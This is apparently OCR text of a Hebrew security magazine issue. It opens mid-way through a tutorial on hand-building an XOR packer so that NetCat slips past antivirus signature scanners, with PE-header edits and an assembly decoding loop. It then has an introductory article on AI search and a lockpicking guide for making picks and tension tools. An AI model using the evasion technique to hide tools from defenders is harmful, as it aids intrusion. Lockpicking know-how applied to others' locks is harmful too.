
לצורך זה נצטרך לבצע מספר פעולות:

1. לאתר אזור קוד שאינו בשימוש עם די מקום (נצטרך כ-30 בתים).
2. לערוך את ה-PE Header של התוכנית כך ש:
   - תהיה הרשאת כתיבה למקטע הקוד (מכיוון שאנחנו משנים אותו בזמן ריצה)
   - נשנה את ה-Entry Point של התוכנית, כך שיפנה לקוד שלנו.
3. לכתוב את הלולאה המפענחת את הקובץ (במקרה שלנו זו אותה הלולאה גם לפיענוח וגם לקידוד) ובסיומה, מעבירה את השליטה חזרה לתוכנית הראשית.
4. לכתוב את כלל הקוד בצורתו המקודדת לקובץ EXE חדש, יחד עם הלולאה המפענחת.

מציאת אזור קוד פנוי ותכנון טווח ה- Packer

נתחיל את העבודה בטעינת הקובץ ב-Olly. מיד לאחר שטענתם את הקובץ עם Olly, Olly מסמן את נקודת הכניסה של התוכנית. זכרו אותה להמשך, אתם תזדקקו לה.

באופן מפתיע, קבצי EXE מכילים לרוב לא מעט אזורים מתים, אזורים שהם מוקצים, תופסים מקום בקובץ, על ה-HD, וגם בזיכרון לאחר טעינה - אך לעולם אינם בשימוש. אנחנו ננצל את התופעה הנ"ל ונאתר מקום שבו נוכל למקם את הקוד שלנו. איך נעשה זו? פשוט מאוד, נעלה את Olly ונתחיל לרפרף במקטע הקוד. אנחנו מחפשים אזור רציף של אפסים. אזור כזה לרוב מאוד נפוץ בתחילתו או בסופו של הקובץ. לעתים ניתן למצוא אזור כזה גם בחלקים אחרים בקובץ.



כפי שניתן לראות בתמונה (בחלק השמאלי העליון), אותר בסוף הקובץ חלק גדול שאינו בשימוש. למעשה, חלק זה משתרע עד סופו של מקטע הקוד.


אנו נשתמש במיקום המסומן בכתובת הזיכרון 0040A970, ושם נמקם את הקוד שלנו שיבוצע לפני ה- EP המקורי של התוכנית.

דבר נוסף שתצטרכו לרשום לעצמכם הוא מאיזה בית בתוכנית תרצו להחל את האריזה שלכם על הקובץ ועד לאיזה בית. <u>לא ניתן לארוז הכל!</u> אתם לא יכולים לארוז את קוד ה- Packer עצמו - הוא חייב להיות קריא כבר מתחילת התוכנית. לכן, נרשום לנו לדוגמא ככתובת התחלה את תחילת מקטע הקוד, לדוגמא 0x401000. כתובת הסיום תהיה עד תחילת קטע ה-Unpacker שלנו, לדוגמא 40A96E. במקרה כזה האיזור שנארוז משתרע על פני 996E בתים.

אפשור כתיבה למקטע הקוד ושינוי נק' הכניסה של התוכנית

אנו הולכים לכתוב לתוך קובץ ההרצה קטע הקוד שישנה את תוכן מקטע הקוד של התוכנית בזמן ריצה. ב-Windows קיימת הגנה נגד דבר זה מכיוון שהדבר אינו אמור לקרות בפעולה רגילה של תוכנית תקינה. במצב שקיימת הגנה ההנחה היא שאם היה ניסיון לכתוב על מקטע הקוד הרי שזו שגיאה שלא באמת אליה התכוון המשורר.

ניתן לכבות את ההגנה על מקטע הקוד באמצעות שינוי ה- Attributes במקטע (Section) המתאים בכותר ה-PE, לצורך זה נעלה את LordPE. נפתח באמצעותו את הקובץ שלנו (תחת PE Edit), נלחץ על Sections נבחר את המקטע ששמו .text (זהו שמו לרוב – אך זה לא חייב להיות שמו) ונערוך את כותרתו.



בנוסף, אנחנו צריכים לשנות גם את נקודת הכניסה לתוכנית שתפנה לקוד שלנו, שכאמור, בזיכרון יושב בכתובת 0040A970, אך בכותר ה- PE אנחנו צריכים לציין את ה- Address (RVA Relative Virtual) של ה- EP החדש, ולא הכתובת שלו בזיכרון. כדי לעשות זאת נעבוד על פי הנוסחא הבאה:

ImageBase + RVA = Virtual Address (address in memory)

כלומר - ע"מ להגיע מהכתובת הווירטואלית בזיכרון שיש לנו 0040A970, אל ה- RVA של ה- EP שאנחנו צריכים לציין, נחסר מן ה- VA את ה- ImageBase, שניתן לראותו ב- LordPE. במקרה שלי, החישוב מסתכם בכתובת A970 – ואותה אציין ב- LordPE בתור ה- Entry Point של התוכנית.

עכשיו שערכנו את כל מה שצריך בכותר ה-PE, אפשר לגשת ולהתחיל לכתוב את הלולאה שלנו.

כתיבת לולאת הקידוד וקידוד הקובץ

מנגנון האריזה שבחרתי להציג פה הוא הצורה הכי פשוטה שקיימת לבצע את תהליך הזה, ב-MetaSploit Framework קימים כלים דומים למה שיוצג פה. האריזה שבחרתי תתבצע באמצעות פעולת XOR על כל אחד מהבתים של מקטע הקוד. פעולת XOR הינה פעולה דו כיוונית, כלומר אם נריץ פעולת XOR על תא זיכרון, ונבצע אותה בשנית עם הערך החדש באותו תא הזיכרון, הערך יחזור להיות הערך המקורי שלו. מכאן - התהליך שפותח את הקובץ שלנו להרצה, יהיה אותו תהליך בדיוק המקודד אותו לשמירה.

לאחר שערכנו עם Lord PE את כל הנדרש, נעלה את ה-OllyDbg ונגש למיקום שבו החלטנו למקם את קטע הקוד.

להלן קטע הקוד באסמבלי עם הסברים נלווים, המבצע את פעולת ה-Packing וה-Unpacking:

```
mov EDI, 00401000       ;     Start of area to be packed
mov ECX, 0996E          ;     Amount of bytes from that address
packer_loop:
xor byte ptr [EDI], 56  ;     xor each byte. 56 is the key that we will
                        ;     use to xor each byte.
inc edi                 ;     move on to the next address to xor
loop packer_loop        ;     loop this 996E times
jmp 404AC3              ;     jmp to the original program EP
```

אם נריץ את קטע הקוד הזה בלבד (ניתן למקם BreakPoint בפקודה האחרונה), בפעם הראשונה הקוד יקודד את מקטע הקוד של התוכנית. אם נריץ אותו פעם נוספת, הוא יפתח אותה.


כדי לא להרוס את הקובץ המקורי נשמור את הקובץ כמו שהוא כ- EXE חדש. נלחץ לחצן ימיני Copy to executable -> All changes ונקבל חלון המכיל את ה- EXE החדש שלנו, אם ננסה לסגור את החלון תופיע לנו שאלה האם אנחנו רוצים לשמור אותו, אמרו כמובן כן.

עכשיו פתחו באמצעות Olly את הקובץ החדש והנה הוא נפתח ישירות אל קוד ה-Packer שלנו. עכשיו כל מה שנותר לעשות זה להריץ את הלולאה פעם אחת ללא הרצת הקובץ בשביל שקטע הקוד הזה יבצע XOR לכל החלק שציינו.

מקמו BreakPoint על הפקודה האחרונה (jmp) והריצו את הקובץ.

<u>הערה:</u> אם Olly לא צובע לכם באדום את הפקודות זה אומר שהוא לא שם לב לשינוי ולא ישמור לכם את השינויים לקובץ חדש, כדי להתעלות על (הבאג?) זה פשוט ערכו איזה שהוא ערך בתחילת מקטע הקוד – אל תשנו, רק תעשו Ctrl+E ותאשרו, זה יגרום ל-Olly לשים לב לשינויים שהולכים להתבצע במקטע זה.

<u>הצעה:</u> אם אתם רוצים לראות את התהליך בצורה אלגנטית, כוונו את ה- Dump view להציג קוד אסמבלי, וקפצו לכתובת תחילת אזור הזיכרון, לאחר מכן, לחצו שוב ושוב על כפתור ה- Step over וראו כיצד הקוד שלכם מקודד את קוד התוכנית, מאוד מגניב ☺.



כאשר הגעתם לפקודת jmp הנכם נמצאים במצב שכל מקטע הקוד עבר קידוד עם XOR במפתח שבחרתם (Olly מסמן בתים ששונו באדום). על מצב הקובץ הנוכחי, נבצע שוב שמירה כמו שהזכרתי קודם. זהו – יש לכם קובץ ארוז שלא מזוהה ע"י סורקי חתימות בתור NetCat (או כל דבר אחר שבחרתם לארוז).

מה שיקרה כשתריצו את הקובץ החדש, נקודת הכניסה לתוכנית תהיה לולאת ה-Unpacking. הלולאה תבצע, החל מתחילת מקטע הקוד ועבור כל Byte, XOR עם הפתח שבחרתם. מכיוון ש-XOR היא פעולה הפיכה, ברגע שתעשו XOR בפעם השניה (הפעם הראשונה היתה כשהקובץ קידד את עצמו) ה-Byte יחזור לערכו המקורי. בסוף לולאת ה-Unpacking יקפוץ הקוד חזרה לתוכנית הראשית המפוענחת והיא תתחיל לרוץ.

בינה מלאכותית – מבוא והצגת בעיות כגרפים

מאת ניר אדר (UnderWarrior)

כשאנשים שומעים בימינו את המונח "בינה מלאכותית" בהרבה מקרים עולה תמונה שמציירת לנו בסרטי הקולנוע – אולי זו התמונה של ארנולד שוורצנגר משחק כרובוט מהעתיד, או של הרובוטים המאיימים מסדרת סרטי המטריקס.

למרות שהתחום מתפתח ונחקר כל הזמן, אנחנו רחוקים מאוד מפיתוח מערכות שמזכירות את הרובוטים מהסרטים. עם זאת שימושים של הבינה המלאכותית אנו רואים במקומות רבים בעולם התוכנה: משחקי מחשב משתמשים בבינה מלאכותית כדי לדמות יריב המתמודד מול השחקן, מנועי חיפוש שולחים סוכנים המנסים להבין את הרשת ולעזור לנו לחפש מידע, תוכנות משרדיות שונות לומדות את ההרגלים שלנו ומתאימות את עצמן אלינו.

בסדרת המאמרים שמתחילה במאמר זה אני רוצה לדבר על תחום המחקר של הבינה המלאכותית, כמו שהוא בימים אלה. המאמרים מיועדים לקריאה עבור מתכנתים, אך לא בהכרח אקדמאים. אני אנסה להציג את העקרונות מאחוריי האלגוריתמים הקיימים אך לא להכנס למתמטיקה הכבדה שמאחוריהם.

כדי לדבר על תחום הבינה המלאכותית נתחיל בהסבר מה זו בכלל בינה מלאכותית. בינה מלאכותית היא תחום מחקר במדעי המחשב, שהמטרה שלו היא פיתוח אלגוריתמים לתפיסה, הסקת מסקנות ולמידה, וזאת כדי לפתור בעיות מורכבות. שימו לב – הגדרה זו שונה משמעותית מהתפיסה הציורית שהסרטים מייצרים לנו. בעוד שהסרטים מציגים מכונות "חושבות", שניתן לקרוא להן אפילו אנושיות במובן מסויים, המחקר בתחום הבינה המלאכותית מתרכז ברובו במטרה שאפתנית הרבה פחות.

האם אי פעם יהיו מכונות שבאמת ידעו לחשוב? נושא זה מרתק את המדענים בכל העולם. המדען אלן טיורינג הציע ב-1950 מבחן שיגיד מתי מכונה תחשב לתבונית: מכונה תחשב לתבונית אם יינתן לאדם היושב בחדר סגור, לנהל שיחה באמצעות ממשק מחשב (Console) עם ישות שנמצאת בחדר השני, כאשר אותה ישות תהיה או אדם או מכונה, והאדם המשוחח לא יוכל לזהות האם מולו ניצב אדם או מכונה. תחרויות לא רשמיות, המכונות "תחרות טיורינג", נערכות מדי שנה כאשר המשתתפים מנסים להעמיד תוכנות שיעמדו במבחן. עד היום עוד לא נכתבה תוכנה שהצליחה לעבור את מבחן טיורינג.

נחזור לעולם המחקרי של המערכות הלומדות. אחד המושגים החשובים בעולם זה הוא מושג **הסוכן האינטיליגנטי**. סוכן אינטליגנטי זו ישות התופסת את הסביבה שלה ופועלת עליה כדי להשיג מטרות שהוגדרו על ידי אדוניה. במשחק שחמט, למשל, הסוכן הוא המחשב המשחק מול השחקן. המטרה שלו היא לנצח את השחקן. סוכן שמנסה לפתור מבוך, המטרה שלו היא למצוא מסלול ליציאה (או אולי – את המסלול הקצר ביותר ליציאה). רובוט המחפש עצמים מסויימים בסביבתו הוא דוגמא נוספת לסוכן אינטיליגנטי.

למה המושג של הסוכן האינטיליגנטי כל כך חשוב? כי זהו הרכיב האינטיליגנטי במערכת שלנו, ובשניה שתתפסו את הקונספט תוכלו לממש בינה מלאכותית מוגבלת בתוכנות שלכם, גם בלי להתעמק בכל התחום התיאורטי של הבינה המלאכותית במדעי המחשב.

נניח שיש לכם בעיה שברצונכם לפתור – לדוגמא הבעיה שהצגנו קודם – מציאת מסלול במבוך. ראשית אנחנו צריכים למצוא יצוג לעולם: נוכל לייצג את המבוך על ידי מערך – תא שיש בו 1 פירושו קיר שלא ניתן לעבור דרכו, תא שיש בו 0 זהו שביל שאפשר לעבור בו, וכן נתונים הקורדינטות של נקודת ההתחלה. הסוכן שלנו יהיה קטע קוד שיפעל כך:

```
כל עוד לא הגעת אל היציאה:

    בצע צעד שיקרב אותך אל היציאה (צעד זה יכול להתבצע על ידי אלגוריתמים רבים ושונים)
```

ברגע זה הגדרנו סוכן אינטיליגנטי שפותר את הבעיה – מציאת המסלול במבוך. האם הוא יצליח? תלוי באלגוריתם שנבחר כדי לבצע את הצעד. האם הוא יבצע את המטלה בזמן סביר? תלוי במבוך וכן תלוי באלגוריתם שנבחר. כאשר הקונספט של הסוכן האינטיליגנטי ברור, נוכל לשפר את המיומנות שלנו בכתיבת תוכניות העוסקות בבינה מלאכותית על ידי לימוד של אלגוריתמים נוספים וטכניקות יעילות יותר.

הבינה המלאכותית עוסקת בתחומים שונים ובשאלות שונות:


- ייצוג ידע – איך נייצג את הידע הרלוונטי לנו במחשב? במקרה של המבוך ייצגנו את המבוך על ידי מערך פשוט. לא תמיד התשובה תהיה כזו טריוויאלית. למשל – איך תייצגו במחשב את המשפט "אם יורד גשם, סימן שמעונן"?
- הסקת מסקנות – הסקת מסקנות חדשות מתוך ידע קיים.
- פתרון משחקים – למשל, תוכנת שחמט אינטיליגנטית.
- למידה – איך נבנה סוכנים שישתפרו עם הזמן ועם ההתנסויות שעוברים עליהם?
- הבנת שפה טבעית – איך נגרום למחשב להבין טקסט כתוב? (חשוב במיוחד למנועי חיפוש). איך נגרום למחשב להבין דיבור? עדיין אין מחשב המסוגל לבצע משימות אלו באופן טוב.

נחזור אל הסוכן הפשוט שהגדרנו שמחפש דרכו במבוך, ונדבר טיפה על המימוש של הסוכן. מונח חשוב נוסף שיש צורך להציג הוא המונח **מצב המערכת**. מצב המערכת מתאר את המערכת ברגע נתון כלשהו. המטרה של הסוכן היא בעצם לעבור **ממצב התחלתי** – למשל, המצב בו הסוכן נמצא בנקודת ההתחלה של המבוך **למצב סופי** – הסוכן נמצא ביציאה מהמבוך.

בכל רגע נתון הסוכן בעצם מפעיל **אופרטור** על המצב. אופרטור הינו פעולה שהסוכן יכול להפעיל כדי להעביר את העולם ממצב למצב. אופרטור הוא פונקציה המקבלת מצב (המצב הנוכחי) ומחזירה מצב (המצב אחרי הפעלת הפעולה).


בהינתן בעיה אותה אנחנו רוצים לפתור, נפעל בצורה הבאה:

- נייצג את מצבי העולם האפשריים על ידי גרף מצבים.
- נייצג את הבעיה על ידי המצב הנוכחי ואת הפתרון הרצוי על ידי קבוצת מצבי מטרה.
- נפעיל אסטרטגית חיפוש למציאת מסלול בגרף המצבים מהמצב הנוכחי אל מצב מטרה.




יצוג של המבוך. בכל מצב הסוכן נמצא במקום שונה במבוך

במקרה של המבוך הפשוט הזה הצעד בכל רגע היה התקדמות. במקרה של מבוך (או בעיה) מסובכת יותר נקבל גרף של מצבים:



כאשר המצבים המסומנים בירוק הינם מצבי המטרה.

הסוכן ימצא מסלול בין המצב ההתחלתי לאחד ממצבי המטרה:



כשנקבל בעיה שנרצה לפתור, נגדיר אותה על ידי גרף מצבים:

- נגדיר את קבוצת המצבים האפשריים (ואיך מייצגים אותם).
- הגדרת האופרטורים המעבירים ממצב למצב.
- בתוכנות מסובכות יותר נוכל להגדיר דברים נוספים – למשל מחיר על פעולות – יתכן שממצב מסויים אפשר לעבור לשני מצבים אחרים, אבל המחיר של מעבר אל כל אחד מהם שונה, והסוכן ינסה למצוא את המסלול הזול ביותר אל המטרה.

כמה נקודות על האלגוריתמים לחיפוש במרחב מצבים:

- האלגוריתמים מתחילים מהמצב ההתחלתי.
- בתחילה הגרף מוגדר רק בצורה לא מפורשת (כלומר, נתון לנו המצב ההתחלתי ואופרטורים המביאים אותנו למצבים הבאים המיידים – אין לנו את כל הגרף בזכרון המחשב).
- אלגוריתמי החיפוש חושפים בהדרגה חלקים מהגרף והופכים אותו לגרף מפורש.
- **פתרון לבעיית חיפוש**: הפתרון לבעית חיפוש היא סדרת אופרטורים המובילים מהמצב ההתחלתי למצב סופי.
- **פעולת פיתוח צומת**: הפעולה הבסיסית של אלגוריתמי החיפוש היא פעולת פיתוח צומת. פעולה זו מקבלת צומת ומחזירה את קבוצת הצמתים העוקבים.
- **אסטרטגיות חיפוש**: אסטרטגית חיפוש מגדירה כיצד יש לחפש במרחב. כל אסטרטגיות החיפוש מבצעות סדרה של **פיתוחי צמתים**. האסטרטגיות נבדלות **בבחירת** הצומת הבא לפיתוח ובהחלטה אילו צמתים ישמרו בזיכרון.

כמו שניתן לראות, בכל אחד מנושאים אלה ניתן לדון רבות – איך נבחר את ייצוג המצבים? (ייצוג נכון של מצב הוא אחד מהגורמים הקריטיים לקביעת סיכויי ההצלחה של הסוכן!), איך הסוכן יחליט באיזה מהמצבים הבאים לבחור? איך נתמודד עם מגבלות של זכרון ומגבלות של זמן? במאמר הבא בסדרת המאמרים נציג מעט פרטים על מימוש של אלגוריתמים לחיפוש במרחב המצבים ונכיר את התכונות שלהם. אני מקווה שכבר אחרי מאמר זה השאלה "איך גורמים למחשב לפתור בעיות" ברורה לכם יותר.

פריצת מנעולים

מאת אפיק קסטיאל (cp77fk4r)

הקדמה

לא הרבה יודעים את זה, אבל פריצת מנעולי צילינדר היא אולי אחד הדברים היחידים שיכולים להכנס לקטגוריה של "כמו שאתה רואה את זה בסרט - ככה זה במציאות". ואני לא מגזים, כן, ברור שיש את היוצאים מהכלל, כמו בכל הסרטים של ה-D&D, שאתם רואים איזה אחד מכניס את הציפורן שלו למנעול והוא נפתח, (למרות שאם הציפורן שלו מספיק חזקה ומשוייפת בצורה הנכונה - אין סיבה שהמנעול לא יפתח, אבל זה כבר סיפור אחר).

בכל אופן, מה שאני מנסה להגיד זה שלא הרבה יודעים את זה - אבל פריצת מנעולים כאלה זאת באמת מלאכה (יש אף הסוברים "אומנות") פשוטה לביצוע, רק צריך את הכלים הנכונים ולהבין את הטכניקה שעומדת מאחורי כל זה, וזה בדיוק מה שאני הולך ללמד אתכם כאן.

הכלים

השגת החומרים הדרושים

בכדי לפרוץ מנעולי צילינדר אנחנו צריכים להשיג כמה חומרים:

- **שיפודי מתכת**. אני השתמשתי במדיד שמן-מים של מכונית ישנה, עם עדיפות למשאית, מדובר במוטות מתכת הארוכים האלה שבעזרתם מודדים את כמות השמן והמים בכלי-רכב, אם אין לכם, אז אפשר (למרות שלא מומלץ) לחפש ליד המדרכות בכל עיר - כל עשר מטר זרוק אחד, הם נמצאים שם בגלל שיש את המכונות של העירייה עם שני ה-"פלופלורים" האלה שבעזרתם הם מנקים את הכביש, כשהם מתקרבים למדרכה- הם נשברים להם כמעט תמיד, אם אין לכם דרך להשיג את המדיד שמן-מים, אז תשתמשו בהם, אבל זה לא עדיף מפני שהם די עדינים ואי אפשר להשתמש בהם על מנעולים גדולים.
- אתם גם צריכים להשיג **שופין/משוף למתכת/סכינים**. אם אין לכם בבית אפשר לקנות אותם אצל כמעט כל נגר או בחנויות לכלי פירזול. לדוגמא פה בלינק:

http://www.amperel.co.il/products/72344

מוכרים 3 כאלה מאוד איכותיים ב-18 שקל.

- חוץ מזה, אתם צריכים **כלי לסימון, נניח עיפרון, וקאטר**.

אופן הכנת הכלים

לאחר שהשגנו את החומרים, אפשר להתחיל לעבוד. העיקרון שעומד מאחורי פריצת כל מנעול צילינדר הוא דומה, ובשבילו צריך שני כלים בסיסיים, יש מנועלי צילינדר משוכללים שבשבילם צריכים להכין עוד כלים- אבל את הכלים הבסיסים צריך תמיד. מדובר בשני כלים, לראשון קוראים תוקי, ולשני קוראים מנוף, בעזרת התוקי אנחנו משחקים עם הפינים שמונעים מהגוף הפנימי של המנעול להסתובב, ובעזרת המנוף אנחנו גם מדמים את התנועה הסיבובית של המפתח וגם מפעילים בעזרתו לחץ על הגוף הפנימי של המנעול ע"י דחיקתו לגוף החיצוני וכך מונעים מהפינים לקפוץ בחזרה לאחר שהורדנו אותם. במידה וההסבר לא ברור, אני אפרט יותר את אופן השימוש בהמשך הטקסט.

מתחילים. חריץ המנעול הממוצע (איפה שמכניסים את המפתח) הוא באורך של כמעט סנטימטר, עומקו נע בין שלוש לארבע סנטימטר, ולכן, על הכלים שלנו להיות בסדר גודל כזה, אחרי שהכנתם את הכלים למנעול ממוצע - אין בעיה ואף מומלץ להכין כלים גם למנעולים בסדרי גודל שונים שישמשו אתכם במקרים "חריגים".

הכנת התוקי

סמנו בערך 15 ס"מ מהשיפוד שהשגתם ובעזרת הקאטר חיתכו אותו, תיצרו 2 חתיכות כאלה. קחו חתיכה אחת ממה שיצרתם, וסמנו עליה בדיוק כמו שסימנתי בתמונה הבאה:

האיזור המסומן - את זה אתם אמורים לשייף, בסופו של דבר אתם אמורים לקבל תוצאה כזאת:

סמנו כמוני ובדיוק כמו שחתכתם קודם, חתכו גם כאן:

התוצאה הסופית של התוקי אמורה להראות בסיגנון הזה:

הכנת המנוף

לאחר מכן קחו את החתיכה השנייה, סמנו באורך 3 ס"מ מאחת הקצוות עד למרכז הקצה בשני הצדדים, ככה שיווצר לכם קצה מחודד, בצורה הבאה:

ובדיוק כמו בשני הפעמים הקודמות- שייפו בעזרת השופין לפי הסימון, קצה המנוף לא אמור להיות חד משהו, בסופו של דבר, לאחר השיוף, בעזרת היד, עקמו את כל ה-3 ס"מ + 2 ס"מ אחורה, התוצר המוגמר אמור להראות ככה:

הכנת סופר הפינים

בכדי להכין את הסופר פינים אפשר לקחת חלק נוסף (או לבצע את השיוף הבא על החלק האחורי של התוקי- כמו שאני עושה), הרעיון הוא להכין משטח חלק שבעזרת החלקתו בצילינדר נוכל לשמוע כמה פינים מכיל המנעול.

סמנו פס מקצהו האחורי של התוקי באורך שבע ס"מ ובסופו צרו חצי קשת, בצורה הבאה, ושייפו:


בסופו של דבר התוקי עם סופר הפינים אמור להראות כזה:

אחרי שהכנתם את הכלים האלה, תכינו כלים דומים בגדלים שונים, בשיפועים שונים ובזוויות שונות. יש הרבה גדלים של מנעולים (קיים גודל סטנדרטי, אך בהחלט קיימים מנעולים מסוגים שונים), ולכן ככל שיהיו לכם יותר כלים בגדלים שונים ככה יהיה לכם יותר קל להסתדר בפריצה עצמה. מאוד מעצבן להתקל במנעול כשיש לכם כלי "כמעט בגודל הנכון" - ואז אתם צריכים לאלתר כל מני ברזלים אחרים בכדי לנסות לפרוץ אותו.

בתמונות הבאות תוכלו לראות סידרה שאני הכנתי בצבא, הכלים האלה שימשו אותי בהרבה "מצבי חירום". יש לי כאן גדלים מכלים לפריצת מנעולי מגרות ועד לפריצת מנעולים של פילבוקסים.

ניתוח מכניקת המנעול

